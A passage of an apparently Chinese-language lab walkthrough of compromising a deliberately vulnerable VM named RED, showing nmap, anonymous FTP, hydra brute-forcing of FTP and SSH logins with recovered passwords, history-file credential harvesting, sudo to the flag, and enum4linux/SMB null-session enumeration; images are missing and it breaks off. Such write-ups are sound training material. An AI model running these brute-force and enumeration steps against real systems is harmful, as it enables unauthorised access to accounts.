|_clock-skew: mean: 7h57m50s, deviation: 0s, median: 7h57m50s
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
| Computer name: red
| NetBIOS computer name: RED\x00
| Domain name: \x00
| FQDN: red
|_ System time: 2020-03-26T09:34:30+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_   Message signing enabled but not required

| smb2-time:
| date: 2020-03-26T09:34:30
|_ start_date: N/A


TRACEROUTE
HOP RTT   ADDRESS
1   1.44 ms 192.168.10.105

Web信息枚举80目录，发现目录存在一些文件，但并无作用：

发现开放了21端口，我们使用ftp Anonymous用户尝试进行连接，可下载note文件，连接ftp的过程可知道有一个Harry的管理员。查看note文件可以得到Elly与John两个管理员。：



尝试连接ssh,可得到另一个用户名Barry。可尝试提取用户名列表爆破ssh口令：



用户名列表：
Harry
elly
Elly
John
barry
Barry
John
Harry
使用 -e nsr参数对相同、反写、空密码的情况进行测试、并加上弱口令字典进行爆破


hydra -L ftpusers.txt -P top100k.txt -e nsr 192.168.111.100 ftp

```
root@kali:-# hydra -L user.txt -P pass -e nsr 192.168.10.105 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-25 22:46:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 448 login tries (l:4/p:112), ~28 tries per task
[DATA] attacking ftp://192.168.10.105:21/
[21][ftp] host: 192.168.10.105   login: elly   password: ylle
```

成功获取一个ftp弱口令登陆后。


```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    5 0        0            4096 Jun 03  2016 X11
drwxr-xr-x    3 0        0            4096 Jun 03  2016 acpi
-rw-r--r--    1 0        0            3028 Apr 20  2016 adduser.conf
-rw-r--r--    1 0        0              51 Jun 03  2016 aliases
-rw-r--r--    1 0        0           12288 Jun 03  2016 aliases.db
drwxr-xr-x    2 0        0            4096 Jun 07  2016 alternatives
drwxr-xr-x    8 0        0            4096 Jun 03  2016 apache2
drwxr-xr-x    3 0        0            4096 Jun 03  2016 apparmor
drwxr-xr-x    9 0        0            4096 Jun 06  2016 apparmor.d
drwxr-xr-x    3 0        0            4096 Jun 03  2016 apport
drwxr-xr-x    6 0        0            4096 Jun 03  2016 apt
-rw-r-----    1 0        1             144 Jan 14  2016 at.deny
drwxr-xr-x    5 0        0            4096 Jun 03  2016 authbind
-rw-r--r--    1 0        0            2188 Aug 31  2015 bash.bashrc
drwxr-xr-x    2 0        0            4096 Jun 03  2016 bash_completion.d
-rw-r--r--    1 0        0             367 Jan 27  2016 bindresvport.blacklist
drwxr-xr-x    2 0        0            4096 Apr 12  2016 binfmt.d
drwxr-xr-x    2 0        0            4096 Jun 03  2016 byobu
drwxr-xr-x    3 0        0            4096 Jun 03  2016 ca-certificates
-rw-r--r--    1 0        0            7788 Jun 03  2016 ca-certificates.conf
drwxr-xr-x    2 0        0            4096 Jun 03  2016 console-setup
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.d
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.daily
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.hourly
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.monthly
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.weekly
-rw-r--r--    1 0        0             722 Apr 05  2016 crontab
-rw-r--r--    1 0        0              54 Jun 03  2016 crypttab
drwxr-xr-x    2 0        0            4096 Jun 03  2016 dbconfig-common
drwxr-xr-x    4 0        0            4096 Jun 03  2016 dbus-1
-rw-r--r--    1 0        0            2969 Nov 10  2015 debconf.conf
-rw-r--r--    1 0        0              12 Apr 30  2015 debian_version
drwxr-xr-x    3 0        0            4096 Jun 05  2016 default
-rw-r--r--    1 0        0             604 Jul 02  2015 deluser.conf
drwxr-xr-x    2 0        0            4096 Jun 03  2016 depmod.d
drwxr-xr-x    4 0        0            4096 Jun 03  2016 dhcp
-rw-r--r--    1 0        0           26716 Jul 30  2015 dnsmasq.conf
```

看到有apache文件，但是80端口并非apache提供的，因此推测可能还有开放web端口，nmap全端口扫描一波：




可以看到12380端口确实是存在apache服务

然后发现还存在passwd文件，提取用户名，进行ssh爆破：




爆破 ssh：




成功得到一个账户密码：**SHayslett\SHayslett**。登陆系统：

通过运行 ps -aux | grep root 获取 root 权限起的系统进程，




发现 nc 开放了 666 端口，使用 nc 连接 666 端口，发现传递的像是一张图片，使用 binwalk 分析




查看图片内容如下，发现没有啥用2333：


收集服务器上其他信息，发现该主机有大量用户：



查看history文件：



发现了一个2个ssh账号密码登陆其账号：
发现Peter账户可执行sudo命令，使用sudo读取root下flag即可获取本关的答案。



看到开放了139端口，使用enum4linux对smb信息进行收集：
enum4linux 192.168.10.105
Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Mar 25 21:19:08 2020

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.10.105
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on 192.168.10.105    |
 ============================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.10.105    |
 ============================================
Looking up status of 192.168.10.105
        RED             <00> -         H <ACTIVE>  Workstation Service
        RED             <03> -         H <ACTIVE>  Messenger Service
        RED             <20> -         H <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
```

```
        WORKGROUP       <1d> -          H <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> H <ACTIVE>  Browser Service
Elections

        MAC Address = 00-00-00-00-00-00

 ========================================
|    Session Check on 192.168.10.105    |
 ========================================
[+] Server 192.168.10.105 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 192.168.10.105    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ========================================
|    OS information on 192.168.10.105    |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string at ./
enum4linux.pl line 464.
[+] Got OS info for 192.168.10.105 from smbclient:
[+] Got OS info for 192.168.10.105 from srvinfo:
        RED             Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)
        platform_id     :500
        os version      : 6.1
        server type     :       0x809a03

 ==============================
|    Users on 192.168.10.105    |
 ==============================
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line
877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line
890.

 =========================================
|    Share Enumeration on 192.168.10.105    |
 =========================================

        Sharename       Type      Comment
```

```
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.10.105
//192.168.10.105/print$   Mapping: DENIED, Listing: N/A
//192.168.10.105/kathy Mapping: OK, Listing: OK
//192.168.10.105/tmp   Mapping: OK, Listing: OK
//192.168.10.105/IPC$     [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ============================================================
|    Password Policy Information for 192.168.10.105    |
 ============================================================


[+] Attaching to 192.168.10.105 using a NULL share

[+] Trying protocol 445/SMB...

        [!] Protocol failed: [Errno Connection error (192.168.10.105:445)] timed out

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] RED
        [+] Builtin

[+] Password Info for Domain: RED

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0
```

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

```
 ================================
|    Groups on 192.168.10.105    |
 ================================
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:


[+] Getting domain groups:

[+] Getting domain group memberships:


```
============================================================
================
|    Users on 192.168.10.105 via RID cycling (RIDS: 500-550,1000-1050)    |

============================================================
================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-864226560-67800430-3082388513
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID
S-1-5-21-864226560-67800430-3082388513 and logon username '',
password ''
S-1-5-21-864226560-67800430-3082388513-500 *unknown*\*unknown* (8)
.....
```

enum4linux complete on Wed Mar 25 21:21:23 2020

从中可知，允许空口令登陆：使用smbclient连接：



使用smbclient 连接kathy共享文件夹：



下载kathy目录下文件，并提取信息：

